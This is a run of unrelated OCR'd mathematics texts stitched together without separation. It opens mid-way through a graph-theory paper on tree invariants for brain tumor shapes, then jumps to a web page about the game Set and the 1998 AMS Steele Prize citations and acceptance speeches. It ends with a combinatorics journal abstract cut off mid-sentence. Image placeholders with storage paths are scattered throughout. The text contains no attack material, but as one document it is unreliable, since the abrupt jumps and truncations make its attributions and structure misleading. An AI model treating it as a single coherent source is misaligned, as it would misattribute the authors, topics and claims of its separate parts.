$\{v_{12}, v_{13}, v_{14}\} = \{a, i, j\}$. Assume that $v_5 = m$, $v_6 = n$, $v_7 = d$, $v_8 = f$, $v_9 = g$, $v_{10} = h$, $v_{11} = l$, $v_{12} = a$, $v_{13} = i$, $v_{14} = j$, which are decided by the sizes and centers of the corresponding spheres. (See Figure III-16.)




Figure III-16

For the cutvertex v_1, we keep the 5 edges attached to v_1. (See Figure III-17.)




Figure III-17

Since v_2 is not adjacent to the vertex v_1, we keep all the edges attached to v_2. (See Figure III-18.)




Figure III-18

Since v_3 is an adjacent vertices of v_2, the edge $\{v_3, v_4\}$ makes a circular form. Thus we keep the edge $\{v_3, v_7\}$ only. (See Figure III-19.)




Figure III-19

For the vertex v_4, by the same reasoning, we keep only 2 edges, $\{v_4, v_5\}$ and $\{v_4, v_{11}\}$. (See Figure III-20.)




Figure III-20

For the vertices v_5, v_6, v_7, v_8, v_9, there is no 'new' edge. For the vertex v_{10}, we could keep the edge $\{v_{10}, v_{13}\}$. At this moment, the total number of edges in this

tree is 13 which is one less of the number of vertices. Therefore we have a maximal tree for the given graph. (See Figure III-21.)




Figure III-21

For this resulting tree T, we choose the vertex sequence

$$\langle v_1, v_7, v_3, v_2, v_4, v_5, v_{11}, v_6, v_{12}, v_{10}, v_{13}, v_8, v_9, v_{14} \rangle .$$

Then $P = \langle 5, 1, 1, 3, 2, 0, 0, 0, 0, 1, 0, 0, 0, 0 \rangle$ is the *perfect degree sequence* of T.

If we are interested only in the shape of a brain tumor, without regard to physical consequences (for example, location near an eye or the brain stem, etc), then we can fully automate our program from section I, to obtain a unique tree.

For any brain tumor, we have a unique sphere packing plan by the automated program in [21] and [22], and it can be represented by a graph. Then we have a unique *perfect sequence* for the graph. That is, we can assign exactly one perfect sequence to each brain tumor. So, if two perfect sequences are distinct, then their corresponding trees, and therefore their respective corresponding graphs and sphere packings, are also distinct. That is, if two tumors are represented by distinct perfect sequences, then their corresponding trees are not isomorphic. And their respective graphs and sphere packing plans are not isomorphic. Thus, we may consider their shapes to be distinct. Therefore we have the following:

Theorem 2 *The perfect sequences are invariants of the shapes of arbitrary brain tumors.*

This work is a summary of the author's dissertation, under the direction of Beverly L. Brechner. Various parts of this work were in collaboration with different subgroups of the following people: Beverly L. Brechner, Frank Bova, Yen Chen, Mattew Harvey, Tomas Wagner, as well as additional faculty from the Brain Institute at University of Florida. This work is motivated by questions radised by Dr. Frank Bova of the McKnight Brain Institute at the University of Florida. Dr. Bova led a joint medical and mathematics research group, which included all of the mentioned people above. For more detailed results see references [19], [21], [22], [23], [24].

References

[1] Beyer, T., Hedetniemi, S., *Constant Time Generation of Rooted Trees*, SIAM J. Comput., Vol. 9, No. 4, (1980), 706-712

[2] Bing, R.H., *The Geometric Topology of 3-Manifolds*, AMS Colloquium Publications, vol. 40, (1983).
[3] Douglas, W.B., *Introduction to Graph Theory*, Prentice Hall, Upper Saddle River, NJ (1996).
[4] Friedman, W., Buatti, J., Bova, F., Mendenhall, W., *Linac Radiosurgery–A Practical Guide*, Springer, New York (1998).
[5] Gross, J., Yellan, J., *Graph Theory and its Applications* CRC Press, Boca Raton, FL (1999).
[6] Hall, Marshall Jr., *Combinatorial Theory*, Blaisdell Publ. Co., Waltham, MA (1967).
[7] Harary, F., *Graph Theory*, Addison-Wesley Publ.Co., Reading, MA (1969).
[8] Klarner, D., *Correspondences between Plane Trees and Binary Sequences*, Journal of Combinatorial Theory 9, (1970), 401-411
[9] Kozina, A., *Coding and Generation of Nonisomorphic Trees*, Cybernetics, Vol. 15, (1975), 645-651
[10] Kubicka, E., *An Efficient Method of Examining all Trees*, Combinatorics, Probability and Computing, 5, (1996), 403-413
[11] Lovász, L., *Combinatorial Problems and Exercises, 2nd ed.*, Akadémia Kiadó, Budapest (1993).
[12] Otter, R., *The Number of Trees*, Annals of Mathematics, Vol. 49, No. 3, (1948), 583-599
[13] Read, R., *The Coding of Various Kinds of Unlabeled Trees*, Graph Theory and Computation, Academic Press, (1972), 153-182
[14] Riordan, J., *An Introduction to Combinatorial Analysis*, Wiley, New York (1964).
[15] Ruskey, F., Hu, T., *Generating Binary Trees Lexicographically*, SIAM J. Comput., Vol. 6, No. 4, (1977), 745-758
[16] Sloane, N.J.A., *A Handbook of Integer Sequences*, Academic Press, New York (1973).
[17] Stanley, R., *Enumerative Combinatorics, vol 2*, Cambridge University Press, Cambridge (1999).
[18] Wagner, T., *Optimal Delivery Techniques for Intracranial Stereotactic Radiosurgery Using Circular and Multileaf Collimators*, University of Florida, Ph.D. Dissertation, (2000)
[19] Wagner, T., Yi, T., Meeks, S., Bova, F., Brechner, B., Chen, Y., Buatti, J., Friedman, W., Foote, K., Bouchet, L., *A Geometrically Based Method for Automated Radiosurgery Planning*, International Journal of Radiation Oncology, Biology and Physics, vol. 48, No. 5, (2000), 1599-1611
[20] Wright, R., Richmond, B., Odlyzko, A., McKay, B., *Constant Time Generation of Free Trees*, SIAM J. Comput., Vol. 15, No. 2, (1986), 540-548
[21] Yi, T., *A Classification of Trees and Applications of Topology and Graph Theory to Neurosurgery*, University of Florida, Ph.D. Dissertation, (2000)
[22] Yi, T., Brechner, B., Chen, Y., Wagner, T., *An Automated Sphere Packing Plan for Brain Tumors*, (preprint)
[23] Yi, T., Harvey, M., *Trees as Invariants for Brain Tumor Shapes*, (preprint)
[24] Yi, T., Harvey, M., *A Classification of Unlabeled Trees*, (preprint)

Department of Mathematics, University of Florida, Gainesville, FL 32601
E-mail address: yi@math.ufl.edu

The Joy of Set

or

Some Combinatorial Questions Related to the Configuration of Points in Z_3^k

Mike Zabrocki
York University

Set®

The official web page for the game of *Set*® can be found at http://www.setgame.com . This site has information on how to obtain the card game, rules of the game, links to other web sites with information about the game, some mathematics and some trivia.

Advanced Set

I have written a Java version of the card game that can be played within a web page here that should work on Internet Explorer with a reasonably updated version of Java or downloaded in zip format for Macintosh OS 9 (or earlier?...It should *just* activate Apple Applet Runner). Other platforms may download the source in .tar.gz format and modify it so that it works on their system, however I haven't gotten it to work on any other computers except as an applet of Internet Explorer. So much for the platform independence of Java.

The Joy of Set

There is also an html and pdf version of a document that explains the game of set, the extended version that I have written here, and some mathematics that is associated with the game. This pdf document along with the program was written to be presented at FPSAC '01 at Arizona State University in May, 2001.

I would like to thank Andrew Rechnitzer for helpful suggestions and encouragement. I would also like to thank Carol Chang, Murray Elder, Nantel Bergeron, John Wild, and Jamal Ahmed for their advice, support, equipment use and suggestions.

Home page of Mike Zabrocki

email: zabrocki@mathstat.yorku.ca

1998 Steele Prizes

The 1998 Leroy P. Steele Prizes were awarded at the 104th Annual Meeting of the AMS in January in Baltimore. These prizes were established in 1970 in honor of George David Birkhoff, William Fogg Osgood, and William Caspar Graustein and are endowed under the terms of a bequest from Leroy P. Steele.

The Steele Prizes are awarded in three categories: for expository writing, for a research paper of fundamental and lasting importance, and for cumulative influence extending over a career, including the education of doctoral students. The current award is $4,000 in each category.

The recipients of the 1998 Steele Prizes are JOSEPH H. SILVERMAN for Mathematical Exposition, DORON ZEILBERGER and HERBERT S. WILF for a Seminal Contribution to Research, and NATHAN JACOBSON for Lifetime Achievement.

The Steele Prizes are awarded by the AMS Council acting through a selection committee whose members at the time of these selections were: Richard A. Askey, Ciprian Foias, H. Blaine Lawson Jr., Andrew J. Majda, Louis Nirenberg, Jonathan M. Rosenberg, and John T. Tate.

The text that follows contains for each award the committee's citation, a brief biographical sketch, and the recipient's response upon receiving the award.

Steele Prize for Mathematical Exposition: Joseph H. Silverman

Citation

The Leroy P. Steele Prize for Mathematical Exposition is awarded to Joseph H. Silverman of Brown University for his books *The Arithmetic of Elliptic Curves*, Graduate Texts in Mathematics, vol. 106, Springer-Verlag, New York-Berlin, 1986, ISBN 0-387-96203-4; and *Advanced Topics in the Arithmetic of Elliptic Curves*, Graduate Texts in Mathematics, vol. 151, Springer-Verlag, New York, 1994, ISBN: 0-387-94328-5. The review of the first of these volumes in *Math. Reviews* by Robert S. Rumely, MR 87g:11070, begins as follows:

> This well-written book covers the basic facts about the geometry and arithmetic of elliptic curves, and is sure to become the standard reference in the subject. It meets the needs of at least three groups of people: students interested in doing research in Diophantine geometry, mathematicians needing a reference for standard facts about elliptic curves, and computer scientists interested in algorithms and needing an introduction to elliptic curves. For a long time one of the standard references for elliptic curves has been the survey article of J. W. S. Cassels [J. London Math. Soc. **41** (1966), 193–291; MR 33 #7299; errata; MR 34 #2523]. In its choice of topics this book may be viewed as an amplification of Cassels' article, with technical details filled in, much more motivation, and an excellent set of exercises.

Cassels himself reviewed the book in the *AMS Bulletin* [*Bull. Amer. Math. Soc.* (N.S.) **17** (1987), 148–149]. The review is short, but to the point. It concludes: "In the reviewer's opinion [Silverman]'s book fills the gap admirably. An old hand is hardly the best judge of a book of this nature, but reports of graduate students are equally favorable."


The review of Silverman's second volume in *Math. Reviews* by Henri Darmon, MR 96b:11074, is even more enthusiastic. It says:

> Since its publication almost 10 years ago, Silverman's book *The Arithmetic of Elliptic Curves* has become a standard reference, initiating thousands of graduate students (the reviewer among them) to this exciting branch of arithmetic geometry. The eagerly awaited sequel, *Advanced Topics in the Arithmetic of Elliptic Curves*, lives up to the high expectations generated by the first volume....After reading *Advanced Topics* with much pleasure, we can only hope for a third volume....


In short, Silverman's volumes have become standard references on one of the most exciting areas of algebraic geometry and number theory.

Biographical Sketch

Joseph H. Silverman was born on March 27, 1955, in New York. He received his Sc.B. from Brown University (1977) and his M.A. (1979) and Ph.D.




Joseph H. Silverman



Sabra Photography and Video.

Herbert S. Wilf



Temple University News Bureau.

Doron Zeilberger

(1982) from Harvard University. He began his career as a Moore Instructor at MIT (1982–86), followed by associate professorships at Boston University (1986–88) and Brown University (1988–91). Since 1991 he has been a professor of mathematics at Brown University.

Professor Silverman has been an NSF Post-Doctoral Fellow (1983–86) and an Alfred P. Sloan Foundation Fellow (1987–91) and is a recipient of an MAA Lester Ford Award (1994). In addition to the two books cited in his Steele Prize, Professor Silverman has written *Rational Points on Elliptic Curves* (jointly with John Tate, 1992) and *A Friendly Introduction to Number Theory* (1996), as well as numerous research articles. He has also coorganized two conferences, "Arithmetic Geometry" (Storrs, 1984) and "Fermat's Last Theorem" (Boston, 1995) and coedited the proceedings. His research interests include number theory, arithmetic geometry, elliptic curves, and arithmetic aspects of dynamical systems.

Response

I am deeply honored to receive a Steele Prize for my two books on elliptic curves. When I wrote the first volume shortly after receiving my Ph.D., my aim was to write the book that I wished had been available when I was a graduate student. It has given me great pleasure to see it fulfilling that purpose for other students over the past decade. In the original outline for that first (and, I assumed, solitary) book, there were twenty topics to be covered. Ten topics and 400 pages later, the publisher and I agreed that the book was finished, but as a sop to the reader and to my conscience, I included a short appendix briefly describing the ten omitted topics. This foolish act on my part was considered by many people to be a tacit promise that someday there would be a second volume. Eventually the second volume was written, and not surprisingly, its 500 pages only sufficed to cover half of the remaining material!

No writer operates in a vacuum. I would like to thank the many people from whom I learned about the beautiful theory of elliptic curves, including John Tate, Barry Mazur, Serge Lang, the members of the Harvard Elliptic Curves Seminar (1977–82), and many other writers, colleagues, students, and friends far too numerous to catalog. My books could never have been written without their encouragement and inspiration.

Steele Prize for a Seminal Contribution to Research: Herbert S. Wilf and Doron Zeilberger

Citation

The Leroy P. Steele Prize for Seminal Contribution to Research is awarded to Herbert S. Wilf, Thomas A. Scott Professor of Mathematics, of the University of Pennsylvania, and Doron Zeilberger of Temple University for their paper *Rational functions certify combinatorial identities*, J. Amer. Math. Soc. **3** (1990), 147–158.

New mathematical ideas can have an impact on experts in a field, on people outside the field, and on how the field develops after the idea has been introduced. The remarkably simple idea of the work of Wilf and Zeilberger has already changed a part of mathematics for the experts, for the high-level users outside the area, and for the area itself. George Andrews, one of the world's leading experts on q-series (which arise, for example, in statistical mechanics), wrote the following about the method of Wilf and Zeilberger: "In my proof of Capparelli's conjecture, I was completely guided by the Wilf-Zeilberger method, even if I didn't use Doron's program explicitly. I couldn't have produced my proof without knowing the principle behind 'WZ'. It is a really powerful result and does indeed merit the Steele Prize."

Donald Knuth, winner of the Steele Prize in 1986 for his books on *The Art of Computer Programming,* has written the following in his foreword to the book *A=B* by Marko Petkovšek, Wilf, and Zeilberger:

> Science is what we understand well enough to explain to a computer. Art is everything else we do. During the past several years an important part of mathematics has been transformed from an Art to a Science. No longer do we need to get a brilliant insight in order to evaluate sums of binomial coefficients, and many similar formulas that arise frequently in practice; we can now follow a mechanical procedure and discover the answers quite systematically.
>
> I fell in love with these procedures as soon as I learned them, because they worked for me immediately. Not only did they dispose of sums that I had wrestled with long and hard in the past, they also knocked off two new problems that I was working on at the time I first tried them. The success rate was astonishing.
>
> Notice that the algorithm doesn't just verify a conjectured identity *A=B*. It also answers the question "What is A?", when we haven't been able to formulate a decent conjecture.

Computer packages have been written to make it possible for others to use the Wilf-Zeilberger idea. Doron Zeilberger has written one. This is the "package" George Andrews mentioned in his quote above. Tom Koornwinder in Amsterdam has a variant, as does Wolfram Koepp in Berlin and Peter Paule in Linz. Marko Petkovšek has extended this work from terminating series to nonterminating series, and work has recently been done on multisums using similar but not identical methods. As offshoots of the Wilf-Zeilberger method become built into computer algebra systems, many people will be using it without being aware it is what makes their calculations possible.

Biographical Sketch: Herbert S. Wilf

Herbert Wilf has written several books, including *Combinatorial Algorithms* with Albert Nijenhuis; *Algorithms and Complexity*; *Generating Functionology*; and, most recently, *A=B* with Marko Petkovšek and Doron Zeilberger. He has been the editor-in-chief of the *American Mathematical Monthly*, 1987–91; was co-founder with Donald Knuth of the *Journal of Algorithms*; and was co-founder with Neil Calkin and is co-editor-in-chief of the *Electronic Journal of Combinatorics*, a peer-reviewed free electronic research journal on the WWW, which is now publishing its sixth volume and is in its fourth year of publication. He received in 1996 the Haimo Award of the Mathematical Association of America for Distinguished Teaching of College or University Mathematics, and he is especially proud to have supervised the dissertations of more than twenty Ph.D. students. The University of Pennsylvania recently named him Thomas A. Scott Professor of Mathematics.

He was born in 1931 in Philadelphia, did undergraduate work at MIT, and got his Ph.D. from Columbia University in 1958. His first faculty position was at the University of Illinois, and he came to the University of Pennsylvania in 1962, where he has been ever since. He has been a Visiting Professor at Imperial College of the University of London, Stanford University, and Rockefeller University, where he was a Guggenheim Fellow.

Response: Herbert S. Wilf

I am deeply honored to receive the Leroy P. Steele Prize. I might say that doing this research was its own reward—but it's very nice to have this one too! My thanks to the Selection Committee and to the AMS.

Each semester, after my final grades have been turned in and all is quiet, it is my habit to leave the light off in my office, leave the door closed, and sit by the window catching up on reading the stack of preprints and reprints that have arrived during the semester. That year, one of the preprints was by Zeilberger, and it was a 21st-century proof of one of the major hypergeometric identities, found by computer, or more precisely, found by Zeilberger using his computer. I looked at it for a while, and it slowly dawned on me that his recurrence relation would assume a self-dual form if we renormalize the summation by dividing first by the right-hand side. After that normalization, the basic "WZ" equation F(n+1,k)-F(n,k)=G(n,k+1)-G(n,k) was in the room with me, and its self-dual symmetrical form was very compelling. I remember feeling that I was about to connect to a parallel universe that had always existed but which had until then remained well hidden and that I was about to find out what sorts of creatures lived there. I also learned that such results emerge only after the efforts of many people have been exerted, in this case, of Sister Mary Celine Fasenmyer, Bill Gosper, Doron Zeilberger, and others. Doing joint work with Doron is like working with a huge fountain of hormones — you might get stimulated to do your best or you might drown. In this case I seem to have lucked out. It was a great adventure.

Biographical Sketch: Doron Zeilberger

Doron Zeilberger was born on July 2, 1950, in Haifa, Israel, to Ruth (Alexander) and Yehudah Zeilberger. He received his Ph.D. in 1976 from the Weizmann Institute of Science (as a student of

Harry Dym (a student of Henry McKean (a student of William Feller (a student of Richard Courant (a student of David Hilbert))))).

In 1979 he married Jane D. LeGrange (Ph.D., physics, Illinois, 1980, currently at Lucent Technology Bell Labs). Their children are Celia (b. 1983), Tamar (b. 1986), and Hadas (b. 1990).

In January 1996 he delivered the second Gillis Memorial Lecture at the Weizmann Institute.

Including this Steele Prize, his earnings to date from mathematical prizes are 2600 U.S. dollars ((1/2)(4000)+ 500 [MAA's 1990 L. R. Ford Award] + (1/2)50 [from Dick Askey and George Andrews for a proof of the q-Dyson conjecture, joint with Dave Bressoud] + (1/2)50 [from Dick Askey for a proof of the G2 case of Macdonald's conjecture, shared with Laurent Habsieger] +50 [from Dick Askey for a proof of the G2-dual case of Macdonald's conj.]), 10 bottles of wine [from Xavier Viennot for a certain tree-bijection], and one book [from Mark Pinsky, for a "calculus problem"].

Response: Doron Zeilberger

[Generic thanks and expressions of astonishment.]

At 11:05 p.m., December 24 (sic!), 1988, Herb Wilf called me up, and with Wilfian enthusiasm told me how the beautiful one-line proofs of certain classical identities, generated by my beloved computer, Shalosh B. Ekhad, could be made even prettier and how to obtain as a bonus a "dual identity" that is often much more interesting than the one originally proved. Thus was born WZ theory.

WZ theory has taught me that computers, by themselves, are not yet capable of creating the most beautiful math. Conversely, humans do much better math in collaboration with computers. More generally, combining different and sometimes opposite approaches and viewpoints will lead to revolutions. So the moral is: Don't look down on any activity as inferior, because two ugly parents can have beautiful children, and a narrow-minded or elitist attitude will lead nowhere.

We live in the great age of the democratization of knowledge and even of that elitist ivory tower called mathematics. Whoever would have believed thirty years ago that a 1988 Steele Prize would go to Rota for his work in "combinatorics" (a former slum), and whoever would have believed ten years ago that a 1998 Steele Prize would go to W and Z for their work on "binomial coefficients identities" (hitherto a slum squared).

The computer revolution, and especially the World Wide Web, is quickly making mathematics accessible and enjoyable to many more people. Especially commendable are the wonderful Web site of Eric Weisstein's "Eric Treasure Troves", Steve Finch's pages on mathematical constants, the Sloane-Plouffe On-Line Encyclopedia of Integer Sequences, Simon Plouffe's "Inverse Symbolic Calculator", and St. Andrews University's MacTutur site on the history of mathematics.


It is very important to make information, in particular mathematical information, freely accessible. The pioneering, and extremely successful, *Electronic Journal of Combinatorics*, created by Herb Wilf in 1994, should be emulated. It is very regrettable that the American Mathematical Society has subscription-only electronic journals and that the electronic versions of its paper journals are only available to paper subscribers. It is a disgrace that MathSciNet is only viewable for paying customers, thereby making its contents unsearchable by public search-engines.

On the positive side, the AMS has been very efficient in taking advantage of the electronic revolution, and the free ERA-AMS, under the leadership of Svetlana Katok, is a real gem!

I am really happy, not only for myself and Herb, but also because of the recognition that the field of hypergeometric series (alias binomial-coefficients identities) is hereby granted. There are so many giants on whose shoulders we are standing. Guru Dick Askey, q-Guru George Andrews, and Guru Don Knuth who preached the gospel from the continuous and discrete sides. Sister Celine Fasenmyer, a non-standard, yet very tall, giant. Hacker Bill Gosper who deserves this prize even more, and many others.

I should also mention our collaborators in this area: Gert Almkvist and Marko Petkovšek, and the beautiful work of Tewodros Amdeberhan, Frederic Chyzak, J. Hornegger, Bruno Gauthier, Ira Gessel, Wolfram Koepf, Christian Krattenthaler, John Majewicz, Istvan Nemes, John Noonan, Sheldon Parnes, Peter Paule, Bruno Salvy, Marcus Schorn, Volker Strehl, Nobuki Takayama, P. Verbaeten, Kurt Wegschaider, and Lily Yen.

Finally, I must mention my main influencers, in roughly chronological order: my terrific seventh-grade math teacher, Devorah Segev, and my great eighth-grade history teacher (and principal), Matityahu Pines. My cousin Mati Weiss, who showed me Joe Gillis's *Gilyonot leMatematika*. Joe Gillis, who, in my early teens, first made me into a mathematician through his *Gilyonot leMatematika*. My advisor, Harry Dym, who initiated me into research. My god-advisor, Dick Duffin, who discretized me. Leon Ehrenpreis, who dualized me. Joe Gillis (again!), who deranged me. Gian-Carlo Rota, who umbralized me. Dick Askey, who hypergeometrized me. George Andrews, who q-ified me. Herb Wilf (the same Herb!), who combinatorized me. Dominique Foata, who bijectified me. Jet Wimp, who asymptotized me. Xavier Viennot, who Schutzenbergerized me. Marco Schutzenberger, who formalized me. Bruno Buchberger, who basically standarized [grobnerized] me. Gert Almkvist, who integralized me, and Pierre Cartier, who Bourbakised me. Let them all be blessed!



Photograph courtesy of Michael Rosen.

Nathan Jacobson

Steele Prize for Lifetime Achievement: Nathan Jacobson

Citation

The Leroy P. Steele Prize for Lifetime Achievement is awarded to Nathan Jacobson, Henry Ford II Professor of Mathematics, Emeritus, of Yale University for his many contributions to research, teaching, exposition, and the mathematical profession. In research he is known primarily for his contributions to ring theory and to the theory of Lie algebras and Jordan algebras. Among the concepts or theorems that bear his name are the Jacobson radical (of a ring), the Jacobson topology (on primitive ideals), and the Jacobson-Morosov Theorem (in Lie theory). In exposition Jacobson is known for quite a number of important books, especially *Lectures in Abstract Algebra* (3 volumes, Van Nostrand, 1951, 1953, and 1964; reprinted by Springer, 1975), later superseded by *Basic Algebra I and II* (Freeman, 1974 and 1980, 1975 and 1989); *Structure of Rings* (AMS Colloquium Publications, vols. 37 and 39, 1956 and 1968); and *Lie Algebras* (Wiley-Interscience, 1962; reprinted by Dover, 1979).

Jacobson served as president of the AMS in 1971–72 and as vice-president of the International Mathematical Union in 1972–74. He received an honorary D.Sc. degree from the University of Chicago in 1972. The list of authors of *Algebraists' Homage*, volume 13 of the AMS Contemporary Mathematics series dedicated to Jacobson on the occasion of his retirement in 1981, includes dozens of the world's greatest algebraists. Few mathematicians have been as productive over such a long career or have had as much influence on the mathematical profession as Jacobson.

Biographical Sketch

Born in Warsaw, Poland, in 1910, Nathan Jacobson immigrated to the United States with his family at the age of seven and grew up in Mississippi and Alabama. He graduated from the University of Alabama in 1930 and embarked upon his graduate studies in mathematics at Princeton University, where he received his Ph.D. in 1934. Professor Jacobson taught at Bryn Mawr College, the University of North Carolina, and the Johns Hopkins University for several years before being appointed professor at Yale University in 1947. In 1963 he was named the Henry Ford II Professor of Mathematics at Yale, a position he held until his retirement in 1981. As a visiting professor he lectured at universities all over the world, including France, Israel, India, China, Japan, and the former Soviet Union.

The author of seventeen books, as well as numerous papers, he is renowned for his contributions to the theory of associative rings, Lie algebras, Jordan algebras, and topological algebra. Presently retired and living in New Haven, Connecticut, Professor Jacobson retains a keen interest in the world of mathematics.

Response

I am greatly honored and deeply moved to have been chosen for the Leroy P. Steele Prize for Lifetime Achievement in Mathematics. It is especially gratifying for me to be honored in this way by the American Mathematical Society.

A lifetime achievement award is particularly meaningful for someone like me who has had, both professionally and personally, such a rich, rewarding, and, yes, long life. My mathematical career and the contributions you have cited in research, writing, and teaching have spanned a period of over sixty years. During that time it has been my pleasure to come in contact with many eminent mathematicians both here in the United States and throughout the world. As their work has stimulated and inspired me, so it is my hope that my own efforts, especially those in ring theory and the theory of Lie and Jordan algebras, will stimulate and inspire the research, writing, and teaching of those who come after.

There are many individuals whom it would be appropriate to thank, too many to name without the risk of omitting some. Nevertheless, I wish to acknowledge a special debt to my thesis advisor and mentor, J. H. M. Wedderburn. I also wish to express my gratitude to my fifty former thesis students who chose me as their mentor. Yale University should be singled out for giving me nearly half a century of support and a fertile academic environment in which to work. Finally, I want to thank my deceased wife, Florie, for her devotion and sparkling companionship over the course of a long and happy marriage. I could never have achieved as much as I did without her.

Once again, I extend my sincere gratitude to the American Mathematical Society, in particular to the members of the Steele Prize Committee, for this prestigious award. I will cherish this honor for the rest of my days. Thank you.

The Electronic Journal of Combinatorics

Abstract for R28 of Volume 8(1), 2001

Doron Zeilberger

The Umbral Transfer-Matrix Method. IV. Counting Self-Avoiding Polygons and Walks

This is the fourth installment of the five-part saga on the Umbral Transfer-Matrix method, based on Gian-Carlo Rota's seminal notion of the umbra. In this article we describe the Maple packages USAP, USAW, and MAYLIS. USAP automatically constructs, for any specific r, an Umbral Scheme for enumerating, according to perimeter, the number of self-avoiding polygons with $\leq 2r$ horizontal edges per vertical cross-section. The much more complicated USAW does the analogous thing for self-avoiding walks. Such Umbral Schemes enable counting these classes of self-avoiding polygons and walks in polynomial time as opposed to the exponential time that is required by naive counting. Finally MAYLIS is targeted to the special case of enumerating classes of saps with at most two horizontal edges per vertical cross-section (equivalently column-convex polyominoes by perimeter), and related classes. In this computationally trivial case we can actually *automatically* solve the equations that were *automatically* generated by USAP. As an example, we give the first *fully 